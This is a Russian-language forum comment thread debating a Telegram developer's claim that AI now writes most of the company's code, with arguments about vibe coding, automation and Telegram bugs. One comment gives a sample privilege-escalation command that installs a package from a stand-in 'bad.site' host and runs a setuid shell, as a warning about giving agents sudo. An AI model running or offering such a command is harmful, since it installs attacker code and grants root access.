Всмысле его посмотрит? Там куча всего подключается, куда всего выполняется, при чём при одних условиях какие то действия выполняется, при других нет. Сами условия могут быть сложными и не понятно как часто срабатывающими, выполняемые действия тяжело прогнозируемыми по нагрузке без реальных испытаний. Возможно проблем вообще несколько. И вот это вот всё ИИшка возьмёт и правильно оценит, разберётся, а не просто сделает чего то что покажется ей правильным(но по факту возможно вредным)?? Вот я очень сильно сомневаюсь.
Всмысле его посмотрит? Там куча всего подключается, куда всего выполняется
Возьмет и посмотрит :) Сопоставит что есть в логах с тем что есть в коде (не забыв при этом уточнить запущенную версию сервиса, чтобы корректно выбрать ветвь кода). Конечно если там совсем какой-то швах происходит то ничего толкового она не скажет, но честно вам об этом сообщит, что данных не достаточно, подскажет где их вероятно можно получить.
Тут додумок от меня никаких нету, это буквально то, с чем я сталкиваюсь в работе.
Не пытайтесь взять адепта логикой. Вера даёт ему стойкий иммунитет.
Есть такое. Какая то фанатичная вера что ЛЛМка может ВСЁ в плане работы с кодом то что и кодер.
Какая то фанатичная вера что ЛЛМка может ВСЁ в плане работы с кодом то что и кодер.
Вера тут скорее у вас. Вы не пользовались инструментом, и пытаетесь фантазировать, что будет происходить.
Я же в работе регулярно использую ЛЛМ для поиска причины ошибок, и работает это именно так, как я описывал выше.
Если не верите мне, то погуглите текущие возможности Codex или Claude Code, может быть это переубедит :)
Почему, у меня как раз нет веры что ЛЛМ полная фигня и ничего не может полезного.
Я не пользовался инструментом, но работал после тех кто пользовался. ОООх там результат. Хотя и не знаю чем и как они пользовались и как к такому пришли. При чем там задачи были даже проще чем в моих фантазиях))
Я не пользовался инструментом, но работал после тех кто пользовался.
@Wesha ваша очередь запостить ссылку на анекдот " мне Рабинович по телефону напел" :)
PS: @AndruxaBS гуглить о возможностях современных ИИ-инструментов, как я понял, вы не стали, ибо результат может оказаться не таким как вам хотелось бы?
Ага еще можно в википедии почитать. Тоже беспристрастный источник святой истины)))
Допустим бы я попользовался сам, и вышло плохо(всмысле не смогло бы выдать полностью готовый рабочий код), однако само по себе это ничего не доказывает, потомучто сразу бы мне предъявили аргумент что я криво и неправильно им пользовался. Что не лешено смысла. Потомучто у меня нет мотивации учиться и осваивать его из за отсутствия необходимости, мне и по старому +ИИ чат получается и удобно.
Зато у тех вайбокодеров после которых я работал была больше мотивации по идеи. Раз они сами не могут в ручную написать, значит должны лучше стараться и изучать глубже ИИ инструменты чтоб задачи решать. Но либо им это не под силу либо ЛЛМ.
Я периодически пробую, снова и снова, в затаённой надежде, что «ну уж теперь‑то исправили». Авотх...вост!

Посмотрит код сервиса, который обрабатывает запрос.
Или не посмотрит.
Он находит достаточно часто
Начнём с того, что хороший программист не создаёт тех проблем, которые Ваш ИИ «находит достаточно часто» (зачем Вы нанимаете плохих, но за пять копеек пучок — это вопрос исключительно к Вашей жабе).
а ломает достаточно редко,
...но метко.
Надо же, код от LLM может содержать уязвимости. Ведь в написанном людьми коде их никогда не было, верно? ©
↑ Пишу это только сегодня уже в третий раз. Вам известна фраза "настоящий шотландец"? Ваш комментарий это образцовый пример:
Когда встречается контрпример [люди тоже ошибаются], опровергающий универсальное заявление [люди не ошибаются], то вместо опровержения контрпримера или отказа от исходного универсального заявления, эта логическая уловка изменяет субъект утверждения таким образом [хороший программист не ошибается], чтобы исключить этот специфический случай или другие подобные с помощью риторики, без ссылок на какие-либо объективные правила. [1]
зачем Вы нанимаете плохих, но за пять копеек пучок — это вопрос исключительно к Вашей жабе
Ну покажите мне хотя бы одного программиста, про которого известно, что он не ошибается и не ошибётся, можете хотя бы одного. Как нанимать только "хороших" (= идеальных) программистов, и почему нельзя нанимать программистов обычных, ещё успеем обсудить.
С учетом того, что вы пустили агента на сервер под рутом или как минимум под DBA (ибо вряд ли он по-другому смог "устанавливать дополнительные утилиты"), в вашем случае надо писать не
и понимаю, что мне ещё есть куда расти
а "надеюсь, что мне еще есть куда падать"
Вам-то, наверное, очень хорошо видно, какой у меня сервер, и какой на нём крутится критичный контент.
P.S. Не под рутом, а под выделенным пользователем, хоть и с sudo. Поверхность ошибочных решений это уже снижает.
sudo bash? sudo -i ? sudo apt install http://bad.site/bash-with-suid.deb && /usr/bin/suidbash ?
sudo с установкой пакетов - это рутовый шелл через два шага
Контрпродуктивно — это нанимать программистом любого, кто сумел написать «Hello, world!».
Хватит, вы уже вызываете испанский стыд :)

А по-моему это кто-то очень сильно проталкивает. Какой бы противоречивой личностью Линус не был бы, но у него же была критика на хреновые патчи от разработчиков, но он то, казалось бы, должен понимать что "генерировать код это не тоже самое когда идёт реальная работа инженера". Кто знает, из-за денег ли, или ему эту позицию "пропихнули" (как ту же Code of Conduct). Ибо то что "известные лица" (включая в геймдеве) почти одновременно начали нахваливать нейросети, не верю что это просто совпадение
А может нейросети и правда вполне себе могут решать определенные задачи? Да не фигня какая-то
Ну да, нейросети настолько великолепный инструмент, что он не "органично встраивается в рабочую сферу", а "насаждается". Хотя постойте....
А если серьёзно, я против бездумного использования нейронок, особенно когда речь идёт о программировании. Но это не объяснить корпоратам, которые в нейронках видят только одно - повод сократить сотрудников. Правда о том что сотрудники сжигают токенов на сумму куда больше чем обошлись бы сами программисты (привет Microsoft), это как-то не учлось. О том что нейросеть это "генератор" а не реальный интеллект, как-то тоже удобно не задумываются.
И да, я понимаю что нейросети приносят пользу и дают положительные результаты. Это уже не относится к текущей теме, и пруфов у меня нет, но тут относительно недавно британский кодер Vedal (создатель нейростримера Neuro-sama с твича) завайбкодил 3D-движение под VRChat для своей нейронки, о чём прямо заявлял на стриме, типа, "я бы этого не смог сделать сам, прибегнул к ИИ". Хоть движения и топорные, кривоватые, но фанаты довольны, значит результат положительный
А может нейросети и правда вполне себе могут решать определенные задачи? Да не фигня какая-то
Первое правило чтения громких заголовков: если в заголовке имеется слово «… может...», в конце следует мысленно подставить: «… а может и не...»
Как на основании его стиля письма можно строить какие-то выводы? кхм...
Зашкаливающая самоуверенность к хорошему не приводит.
Мне кажется это всё кто-то очень сильно проталкивает. Лично мне ну вот совсем не очевидно куда это всё идёт.
Антропик ладно, какой продавец не нахваливает свой товар, но остальные люди это гиганты с огромным опытом.
Что никто не будет читать сгенерированный код скорее утопия. Как мы проверим что намерение понято и выполнено верно, если даже 100% покрытия тестами недостаточно? Семантическую правильность вполне может проверить и другой ИИ, но вот не сделало ли ИИ какое-то допущение из-за неполного или частично утраченного контекста, это мы не узнаем. И это лишь одна из проблем.
Выводы можно делать вполне. Для меня код это в первую очередь изложение мыслей или намерений. Если человек не может выразить мысль на естественном языке, то и код он пишет не лучше. Одно дело когда это речь, но над текстом можно и подумать, и поправить.
Как на основании ево стиля письма можно строить какие-то выводы?
Обычно, если человек што-то делает качественно, то он стараетса и в других областях.
Обычно, если человек што-то делает качественно, то он стараетса и в других областях.
Ну это не всегда так.
Я честно вообще не понял, почему тут столько людей зацепилось за его правописание. Я сколько не переписывался с нейтивами на работе (американцы, швейцарцы, китайцы, немцы, индусы) никого не парили похожие сообщения и конструкции, и уж тем более в мессенджере!!! Всем просто с глубокой колокольни было бы, если смысл понятен, а тут он понятен - т.к. (1) if anyone - абсолютно корректная конструкция (2) "i" так часто пишут в мессенжерах с отключенной "автокапитализацией" (3) must be - несёт именно тот смысл, который закладывал герой статьи, и все кто пишут что тут должно быть should - просто плохо знакомы с английским языком. Остальное вкусовщина.
Можно назвать это бедной культурой или деградацией, отчасти это так. С появлением телевизоров, потом интернета, потом телефонов, затем мессенжеров, затем голосовых сообщений - качество письма скатилось очень сильно. Но каммон... Мы реально будем цепляться в 2026 году за правописание в комменте рандомного чела оставленного в мессенжере?
Не путайте «их не парили» с «ещё как парили, но они всё так же вежливо улыбались и махали».
качество письма скатилось очень сильно
Или же:
1 Не изменилось, просто раньше люди не набирали столько и было неизвестно насколько неграмотно население
2 Улучшылось из-за автоисправления орфографии.
рандомного чела оставленного в мессенжере?
Да вроде не случайный, в том и дело. Если он часто пишет на английском, то странно не выучить язык. Если же редко, то странно поленитса и не использовать переводчик.
было неизвестно насколько неграмотно население
Что там по урокам истории в школе?))
*не набирали столько текста
Всё проще. Раньше печатный текст можно было опубликовать только в книге/газете — там специально обученные люди — литредакторы и корректоры — с одной стороны, могли аффтару пистон за неграмотности вставить, а с другой — перед печатью исправить, чтобы было как надо.
А теперь каждый сам себе издатель, со всеми вытекающими.

разработчики из антропик
Не показатель.
Линус Торвальдс
Он не перешёл на вайбкодинг, как бы вайбанутым ни хотелось это видеть. Торвальдс как раз топит за понимание системы, коя реализуется разработчиком, чего достичь при вайбкодинге невозможно.
DHH
Всем
О как.
разработчики из антропик
Не показатель.DHH
О как.
В ваших словах чувствуется нотка высокомерия. Но вопреки вашим убеждениям, люди в антропик работают талантливые. DHH любивший красоту ЯП и создаваемых продуктов - является талантливым инженером, имеющим авторитет в кругах разработчиков. Линус - мастодонт индустрии, распробовал и оценил вайбкодинг, и приветствует использование ИИ в линукс разработке. Ну еще пример Дж. Кармак, тоже признал, что шифт неибежен - https://x.com/ID_AA_Carmack/status/2098443262214230095?s=20
Торвальдс как раз топит за понимание системы, коя реализуется разработчиком, чего достичь при вайбкодинге невозможно.
Вайбкодинг это программирование естественным языком. Ты можешь потерять навык собрать автомобиль из отдельных частей, но сохранить представление/понимание его устройства и попросить ИИ-агента собрать тебе автомобиль.
Во всех областях это произошло, сначала был высокий процент ручного труда, затем низкий. В программировании и в IT в частности будет ровно тоже самое. Тотальная автоматизация всех процессов - физических и мыслительных.
Во всех областях это произошло, сначала был высокий процент ручного труда, затем низкий.
Вы упускаете (или, что гораздо хуже, намеренно опускаете) тот момент, что это сопровождалось утратой компетенций и засильем дешёвого китайского овна.
И, кстати, конвееры были (и есть) детеримнированными (за что и любим).
В ваших словах чувствуется нотка высокомерия.
Зря.
Но вопреки вашим убеждениям, люди в антропик работают талантливые.
Дело не в их талантах, а в ангажированности. Что-то я сомневаюсь в возможности лицезреть разработчика Мизантропиков, который выйдет на публику с критикой их продукта.
DHH любивший красоту ЯП и создаваемых продуктов - является талантливым инженером, имеющим авторитет в кругах разработчиков.
Судя по всему, как любивший, так теперь и являвшийся и имеющий тоже в прошлом времени. После переобувания в вайбкодера, насколько мне известно, авторитет он подрастерял. Что неудивительно.
Линус - мастодонт индустрии, распробовал и оценил вайбкодинг
Не пробовал он вайбкодинг, он использовал LLM, что не есть зло само по себе.
приветствует использование ИИ в линукс разработке
Он скорее не поощряет абсолютный отказ от LLM в разработке. Что опять же вполне здравая позиция, а не "уга-буга, огенты усё напишуть".
шифт неибежен
А с этим кто спорит? Речь не о том, что будем всегда как деды писать.
Вайбкодинг это программирование естественным языком
Вайбкодинг — это вообще не программирование. Это попытка заставить машину запрограммировать другую машину с помощью естественного языка. Это утверждение проводит знак равенства между LLM и компилятором, чего в действительности быть просто не может (по крайней мере, не с тем железом, что есть, и не с теми затратами вычислений, что требуют LLM). Будь это так, можно было бы уже хоронить человекочитаемые ЯПы и переходить к трансляции из ещё более человекочитаемого языка в машинный/байт код. Но этого не происходит.
Ты можешь потерять навык собрать автомобиль из отдельных частей, но сохранить представление/понимание его устройства и попросить ИИ-агента собрать тебе автомобиль.
При этом мне всё равно необходимо убедиться, что автомобиль собран правильно, а также понять, как он именно был собран (потому что автомобиль не только собирается машиной, но и в значительной степени проектируется). Так что утрата навыка будет критична. И тут на сцену выходит вопрос: а не проще ли мне было самому собрать хотя бы ключевые узлы? Пусть машина ставит колёса, детали подвески и двери на петли вешает, я не против.
Во всех областях это произошло, сначала был высокий процент ручного труда, затем низкий. В программировании и в IT в частности будет ровно тоже самое.
Обычно автоматизация производилась с ноги и вела к долгому периоду неблагоприятных последствий. Видимо, людей этот опыт не научил ничему. И ещё один момент: ранее автоматизация предусматривала наличие человека в процессе, однако в разработке стремятся его наличие свести практически к нулю. Такие себе перспективы. Я не против, чтобы машины забрали себе тяжёлый, тупой, повторяющийся труд. Но почему-то в первую очередь машинам решили отдать интересные и креативные, а также неплохо оплачиваемые профессии. Видимо, я должен на это забить, хлопая в ладоши, как очередной ИИ-евангелист, который рассказывает про прогресс и автоматизацию, забывая уточнить: а какой среднему человеку профит с этого?
Тотальная автоматизация всех процессов - физических и мыслительных.
А человек тогда зачем?
Обычно автоматизация производилась с ноги и вела к долгому периоду неблагоприятных последствий. Видимо, людей этот опыт не научил ничему.
Простых смертных никто никогда не спрашивал, на сколько мне известно. Не вижу причин, почему это должно измениться в этот раз.
Но почему-то в первую очередь машинам решили отдать интересные и креативные, а также неплохо оплачиваемые профессии.
Ну это не так, или по крайней мере это не было изначальной целью. Всё развивалось итеративно. В прошлом веке, нейронные сети были очень маленькие и на них максимум делали классификаторы изображений, поиск, детекция объектов на изображениях и т.п. В этом веке с ростом мощностей железа добавились семантический поиск, генерация картинок, открыток, стишков. Т.е. за такой большой промежуток времени не было и мысли, что мы начнём автоматизировать интеллектуальные профессии. Просто кому-то пришла идея, а давайте закидаем деньгами, купим много железа и построим огромную нейронку. И результат на сколько я помню, получился случайно, заметили свойство эмерджетности, которой возникло только при определенном размере модели. А дальше историю вы знаете, chatgpt 3.5 --> opus 5.5 (наши дни), т.е. типичное масштабирование железом дало оочень продвинутый генератор текста, которым по факту можно автоматизировать часть некогда интеллектуальной работы (ну точнее генератор текста + харнесс).
Да, к сожалению автоматизации лучше подошла работа по которой много данных, а это все что оцифровано и доступно в открытых источниках. А сейчас активно работа ведется по накопления данных из физического мира. Можете посмотреть современные рабочие места в Китае и Индии, там сотрудникам вешают камеру перед собой, и те записывают рутинные операции (глажка, стирка, уборка, мытье посуды).
а какой среднему человеку профит с этого?
Профит от чего? От тотальной автоматизации? И про кого речь, средний разработчик чью деятельность автоматизируют? Конечно, тем конкретным людям профита никакого, если их лишили профессии и средств заработка. Ведь все хотят кушать и жить. Зато профит появился у тех кто эту тотальную автоматизацию продает или участвует в её осуществлении.
А человек тогда зачем?
Человек как представитель эволюции? хз, просто появились на Земле, потребляем, множимся, воюем за ресурсы, играем в иерархии. Небольшой процент созидает. Может смысл человека был появится, и создать более развитую форму жизни, а может и нет, ни у кого нет ответа на этот вопрос.
Да и вообще, этот вопрос вообще не имеет ответа. Или точнее сказать, каждый сам на него должен ответить. И отвечать на него можно тоже под разным углом.
Простых смертных никто никогда не спрашивал, на сколько мне известно
Ага, пока они не собирались в кучку и не давали ответ заранее и очень громко. Но здесь согласен, пока простые смертные хлопают в ладоши и послушно пилят сук под собой, спрашивать их не обязательно. Скотину на бойне тоже не спрашивают.
Ну это не так, или по крайней мере это не было изначальной целью
Это так, и именно изначальной целью это декларировалось: тот самый пресловутый AGI. Наличие ручек у него не предполагалось, что исключает первостепенную замену тупого и сложного труда. Кстати, недавно проводил небольшое исследование по качеству ответов LLM на вопросы, связанные с прибыльностью вендоров. В одном из чатов пришли к тому, что Anthropic вполне осознанно выбрали целью рынок IT и вполне понимали, что несут больше ущерба, чем пользы, однако это collateral damage, чтобы занять пальму первенства, ведь только Амодеи знает, как сделать ИИ безопасным. То есть буквально один придурок возомнил себя мессией, другой придурок захотел денег и влияния, а под это они начали крушить то, что до них выстраивалось не одним поколением.
за такой большой промежуток времени не было и мысли, что мы начнём автоматизировать интеллектуальные профессии
Верно, эта мысль родилась за очень маленький промежуток, потому что пара клоунов убедила им выдать колоссальный поток денег.
по факту можно автоматизировать часть некогда интеллектуальной работы
Им можно автоматизировать часть НЕинтеллекутальной работы. Но это нам повезло, что так вышло. И, помимо интеллектуальной, есть ещё креативная, ей тоже досталось.
Да, к сожалению автоматизации лучше подошла работа по которой много данных
Дело не в "подошло", а в том, что плевать, выбрали вариант попроще, из которого быстрее выкачать себе денег и влияния, а не качественный вариант, который делает лучше широкому кругу лиц, хотя эту позицию и пытаются продвигать в публику.
Профит от чего? От тотальной автоматизации?
От автоматизации, от LLM, вообще от тех действий и решений, которые совершаются и принимаются.
И про кого речь, средний разработчик чью деятельность автоматизируют?
Я вроде ясно написал: для среднего человека. Если не понятно, что это значит, можно спросить у LLM.
Зато профит появился у тех кто эту тотальную автоматизацию продает или участвует в её осуществлении.
То есть, профит получила очень небольшая группа людей, а остальные преимущественно поели говна. И вот на это навешивается ярлык "прогресс". Браво.
Человек как представитель эволюции?
Вообще как явление.
Взаимодействовал так или иначе с сотнями разрабов и "плодами" их вполне себе коммерческий деятельности, то есть даже не считая опусы из опенсорса
Современные ллм размазывают в нулину практически всех из них даже если смотреть только на качество кода и принимаемых подходов
А если ещё смотреть на скорость создания кода, а потом ещё и цену...
А помимо raw output этого есть и социальные аспекты, как resume-driven development (привет, микросервисы) и просто "засидевшиеся" люди, которые пишут код так чтобы стать "незаменимыми"
Да и просто те которые когда-то что-то выучили и тянут свое болото куда не попадя - в вебе это особенно было заметно у всех бывших и не бывших видов сишников (да и у джавистов зачастую), их современные ллм просто удаляют из этой области / профессии
Особенно заметно на рф и US рынках было
Это все в основном про продуктовые компании, что в аутсорсе с качеством кода происходит можно и не упоминать думаю
Сейчас к счастью разработка становится "взрослой" деятельностью, сразу как только из нее убрали необходимость писать и читать код
Вы бы контекст добавили, мол, что делаете, какой командой, а то и результаты, и ожидания могут у разных людей отличаться. Кто-то считает, что трёшка за МКАДом — это богато, а кто-то, что поместье без тысяч пяти душ и времени его упоминания не стоит.
А какой смысл
У шарящих и так вопросов нет по этому поводу, это база уже около полугода, если не больше
У не шарящих всегда будут какие-то свои домыслы, очень актуальные и важные мнения без какой либо практики, лунные факты и тд
Пока сами не попробуют хоть сколько-то серьезно поработать, любые разговоры будут просто тратой времени
Я уже совсем отчаялся кому-то что-то объяснять, показывать и указывать на факты. Без толку, всё равно что "метать бисер перед свиньями", время рассудит. Когда 80% местных комментаторов и отрицателей ии (вайбкодинга) посокращают, может что-то у них в голове "дзынкнет". Сам через это прошёл, когда больше года искал работу.
Дак пишите продукты, устраивайтесь на работы, вроде все только благоволит, не мешает))
Шутка в том что найм в айти это давно игра в имитацию, то что сейчас это все под соусом ИИ видалых уже не так пугает как могла бы)) Интереснее другое, если бы вы знали о чем говорите, работа была бы для вас не аргумент.
Куда-то пропало понятие галеры, и все стали вдруг верить что ИТ это только ягодный смузи))
Осталось только подписку купить, или пройти курс, например))
Ни одному учёному уму,
Имевшему учительскую прыть,
Не удалось глаза открыть тому,
Кто сам не собирался их открыть

Будь оно так - зачем тогда сам Майк? Откуда уверенность, что сам Майк нужен, или нужнее других, если код все равно пишет нейронка и лучше людей? Ой. Где-то тут бревно затесалось, но ктож посмотрит. Где-то за холмом другого пика.

Ну вот завтра Майку скажут, что Claude Duet отлично реализует петлю: одна модель хреначит код, другая лениво (вот прямо как Майк) жмёт yes на каждый вопрос "надо ли?".
И пойдем Майк писать статьи, как ИИ отбирает работу )
А я тем временем понял, что телегой проще в браузере пользоваться, так только браузер по памяти пухнет, а не "и браузер, и телега-десктоп". Стыдно должно быть, Паша Майк!

Как в недавней статье
Выстроил процессы так, что автоматизация достигла почти 100 процентов.
Было принято решение меня сократить

Если раньше Майк копипастил решения со StackOverflow, то действительно, для Майка это 100% скачок в производительности.
Ну как у нейронок появится целеполагание, контроль задач, 24/7 loop и 100% uptime, тогда да, встанет вопрос зачем нужен будет Майк и вообще другие люди, кто не входят в золотой миллиард.
Возможно для экспериментов в биолабораториях, или для ручных работ, где еще не поставили робота, или как временная гибкая затычка, куда не воткнули агента. Вот совсем скоро и узнаем. :)

Просто Майк сам нейросеть.
уже пишут нейросети
Приходишь такой в офис Телеграм, а там нейросети сидят и пишут код. Без ревью, без задач, без тз, без итераций исправлений. Сами по себе.


О, вот и ответ, почему там всё приложение перебагованное.


а додуматься до написания своего поста через ИИ он не смог, видать совсем отупел

Майк может сходить в дупу со своим мнением

Да смиритесь уже, такой Майк скоро соло сможет закрывать потребности вашей компании, кодеры пойдут на пвз работать.
Почему в вашем видении всегда именно такой вариант? В таком будущем, мне более реалистичным видится, что текущих вайбкодеров отправят на ПВЗ, потому что смысла от прямой прослойки между бизнесом и claudi нет. А текущих кодеров - инженеров, рыночными методами, заставят нейрослопить и править слоп за сетками за низкий прайс
И поделом. Нечего было 20 лет строить из себя избранных. Медовый месяц подходит к концу.

Программисты всегда будут избранными. Неважно будет ли такая профессия существовать, и много ли будут платить если будет. Всё равно всегда будет чёткое разделение людей на программистов и остальных. Вы думаете зачем появился термин IT? Да затем, чтобы не будучи программистом примазаться к программистам, мол, мы такие же небожители как и они: программисты это айтишники и мы тоже айтишники. На самом деле конечно айтишник ничем от непрограммиста не отличается.

Не знаю ни одного программиста лично, о ком можно было бы сказать, что он богатый. Даже не на уровне Дурова, а на уровне купить квартиру/дом без ипотеки. И тем не менее, кучу крутых машин и квартир раскупают далеко не программисты.
Но корчат из себя избранных именно программисты.

Не знаю ни одного программиста лично, о ком можно было бы сказать, что он богатый.
«Богатство определяется не тем, сколько денег у человека есть, а сколько ему ещё нужно. Когда я вижу Рокфеллера, у меня рука сама тянется подать ему последний цент.» ©
Ты настолько озлоблен на "кодеров" что решил зарегаться специально для этого комментария?
Дай угадаю, не смог вкатиться и теперь мечтаешь как у "бездельников" отберут зарплаты и условия труда, потому что если их нет у тебя, то и они их "не заслуживают"?
Настолько стало обидно из-за правды, что ты нашёл только аргумент про дату реги? Очевидно что я преувеличиваю, но странно спросить с тем что мы уже происходит.
Слова про “не вкатился” тоже мимо.
Просто рассмешили те, кто решил докопаться до английского языка и принижать автора оригинального сообщения: очевидно, что топовые модели уже кодят лучше любого человека в этом топике.
(Окей, возможно, и не лучше, но 100% эффективнее , а компаниям нужна эффективность.)
очевидно
Очевидно, мало ли что очевидно, вы все неосиляторы, вот что очевидно.
Впрочем, если качество твоего кода такое же как у твоей аргументации - действительно, LLM вполне может писать код лучше.
но странно спросить с тем что мы уже происходит
Где происходит? В воспаленном уме менеджеров у которых от fomo-психоза едет крыша и они решают что теперь можно шипить две фичи за день? Или у вчерашних ПТУшников которые подумали что схватили удачу за хвост и за 200 баксов в месяц могут компенсировать отсутствие фундаментального образования и опыта? Или у медиазависимых которые смотрят как LLM пишет очередной клон майнкрафта на three.js и решают что coding is solved?
Или, наконец, у культистов которые не способны понять (в силу отсутствия того самого фундаментального образования) как работает LLM и видя как та производит связный текст и компилирующийся код бегут называть это, прости хоспаде, искусственным интеллектом?
(Окей, возможно, и не лучше, но 100% эффективнее , а компаниям нужна эффективность.)
Мы тут с братвой проверяли под пивас вчера, кто быстрее. На практике, когда как. Claude Code + Opus 5.5 + дорогой разработчик vs. дорогой разработчик в одиночестве. На некоторых задачах (среднего размера) иногда выигрывает второй. Не, ну, конечно, он когда выигрывает, быстрее на треть, а вот когда проигрывает, то во столько раз, что мы даже доделывать его не заставляли.
Интересно будет почитать плач про то, как сам Майк старался, ночей не досыпал, пиццу не доедал, но его выбросили, грёбаный русский D'u'Rove. Но потом. Не сейчас.
И про то, как он потом перебрал миллиард вакансий и его, такого вайбанутого не берут даже поваром. И будут вместе с тем ИИ-химиком воевать за foodstemps...

Неудивительно, что у них видеоплеер годами нормально не работает, причём на всех платформах
Так вот же про этого разработчика телеграма документалку сняли https://www.youtube.com/watch?v=mcYl70vq_Ns

Интересно, что думает Николай Дуров на этот счёт

Этой статье определённо нужна плашка: "Материал может вызвать противоречивые чувства. Будьте критичны к любой публикуемой информации. Перед написанием комментария вспомните правила сообщества."

Следующий коммент: - А меня то за что?

А тот факт, что «разработчик Telegram» не обновляет TelegramSwift уже больше года, является следствием интенсивного использования ИИ? Слишком интенсивно наверное применили, надо поубивать пылу.

Получается, что из-за ИИ в Telegram Desktop 7.3.2 отвалился HTTP-прокси. И никто не проверил и не подтёр.
По оценке Майка, его подход к разработке с помощью нейросетей разделяют около 80–90% разработчиков Telegram.
Заметно по низкому качеству результата.
Все патчи, которые реально решают проблемы клиента TG делаются не основными разработчиками TG. когда встал вопрос "TG и DPI" Вы Майкл и Ваши коллеги сделали ровно ноль. Все патчи, которые переделывали вопросы установки соединения TLS шли не от команды TG.
И к слову были написаны руками.
переписал протокол MTProto 2.0 для клиентов Telegram на iOS и macOS на Rust. Новый обозреватель блокчейна TON навайбкодили за один день.
то есть практически - решено 0 проблем и принесено 0 пользы.
я знаю ребят которые с помощью головы и llm реальные интересные и полезные вещи делают.
но в этом потоке сознания голова потерялась ...


Ребята на себе решили проверить как быстро накапливается технический долг? В путь...

Это поэтому у них АндроидАвто отвалился?
Если бы Майк искренне верил в могучий ИИ, то сам бы уволился и занялся физической работой.

Были у меня подозрения, но теперь и подтверждение подъехало. Количество разнообразных багов в телеге просто зашкаливает. Вот то, с чем за последние пару месяцев столкнулся лично я:
Звуковые файлы рандомно не работают. В веб версии K аудио файлы до сих пор иногда просто не работают. Месяца 3 назад это же было и в веб версии A и, немного реже, в андроид приложении. Закономерности я никакой не нашел, иногда достаточно было перезагрузить страницу, иногда несколько дней не помогало вообще ничего;
Когда же аудио файлы проигрывались, то в веб версии не было возможности поменять громкость т.к. LLM проиграла битву с z-index и слайдер был под другим элементом интерфейса. Хорошо, хоть это можно было починить кастомным css;
Веб версия K отжирает 2 гигабайта на одну страницу сразу после загрузки.
Скрытый текст

И это только то, с чем я лично столкнулся. Про количество исключений в консоли браузера я даже говорить не хочу. Вот этот позор теперь надо считать успехом?

Баги стали появляться не только в ТГ. Например, у меня почему-то в Brave стали периодически отваливаться DevTools.
На некоторых веб-сайтах стали возникать странные мелкие глюки, которых раньше просто бы не доспустили ввиду их очевидности. Например, где-то стили сползают или что-то похожее по мелочи.
Качество ПО будет очень медленно, но снижаться. Мелкие глюки пока некритичны. Потом они накопятся до существенных объемов. Пока еще очень велик пласт наработок прошлых лет, но что будет потом, хз. В целом, как-то печально все.
Да эти баги везде, просто пост про телеграм.
Так то веб whatsapp у меня примерно раз в месяц при открытии вкладки отказывается открываться и выжирает всю память, на сейчас рекорд - 8 гигабайт до того, как я вкладку убил. И это меньше, чем за минуту. Но зато это сразу видно (точнее слышно) даже в неактивной вкладке, компьютер начинает на взлет уходить - значит надо почистить куки у whatsapp и заново залогиниться.
Ютубовкие плейлисты вообще своей жизнью живут, никогда не знаешь, что они сделают на этот раз. Если включить воспроизведение в случайном порядке, то получается случайно-не случайный порядок: один раз у меня видео воспроизводились в порядке 1,2,1,3,1,4, а другой раз было 1,2,3,4,3,2,1 и оба раза воспроизведение просто останавливалось (хотя плейлист на 50+ видео и еще и зациклен был). Такое ощущение, что там не просто код для shuffle LLM, а там просто запрос к агенту "shuffle this" и так оно работает. А было еще и такое, что было видео, название было от второго видео, канал от третьего, а аватарка канала от четвертого. Я не представляю, как можно было такого добиться, но гугль явно превосходит при ожидания по отсутствию качества в его продуктах.

шизоид

Так вот почему у меня на макбуке клиент тг жрёт 110% CPU и превращает ноут в печку)



Пропаганда срочности в бизнесе. Надо все делать быстро, срочно и ии с этим прекрасно справляется. Только от срочности зачастую никто плюсов кроме топов не получает. Ради чего торопитесь? Ради корпорации? Несмотря на то, что как специалист человек деградирует и опускается в цене на рынке.
Ради чего торопитесь?
"Быстро, качественно, дешево" и вот тебе бонус, суперманагер суперпроекта.

Надо исправить баги с помощью патчей, в которых есть баги
А также нужно устранить уязвимости с помощью патчей, в которых есть уязвимости
Учитывая как используются ИИ, в скором времени не будет уязвимостей zero day, будут zero hour, поэтому уже сейчас патчи надо делать с упреждением

Переход от экономики внимания к экономике времени

Вчера на маке открывал какой-то файл из телеги в IDE, так у меня исчезла возможность закрыть или свернуть окно, и при этом постоянно висел док внизу. Теперь кажется понятно почему...
На маке часто наблюдаю какие-то баги если открывать файлы из телеги напрямую. Это у меня одного так?

А какой вы код там пишете если ТГ почти не меняется? Уже бы могли давно ленту сделать как в твиттере, а то надоело сидеть в этих канальных загонах.

Такими темпами, блин, Мах станет нормальным мессенджером. Не потому, что он сам станет лучше, а потому, что телега станет хуже, и все остальные вслед за ней...

Кажется даже большевики с меньшим задором церкви взрывали, чем эти "ии разработчики" себе могилу роют
На опасения о контроле качества Майк ответил, что код от нейросетей, по его оценке, лучше «того шлака, который пишут люди»
Ничего неожиданного —
Все программисты делятся на две категории:
— Те, кто считает, что ChatGPT кодит на порядок лучше их;
— Те, кто считает, что ChatGPT кодит на порядок хуже их.
И первые, и вторые абсолютно правы.

Крайне рекомендую заглянуть в код старого mtproto, это был велосипед с кучей проблем, даже mitm находили. Так что тут может и лучше стало, после клода...
На клиенте, особенно в вебе, и половину гигабайта ОЗУ съесть не грех, да и библиотек с готовой документацией куча
Гораздо интереснее, как пишут по для серверов
Есть ощущение, что точно так же.

Чего так мало? Какой клиент бы ни запустил, 1гб — это минимум
Вот это — драйвер для Elgato Stream Deck, маленькой панельки с кнопками-экранчиками.
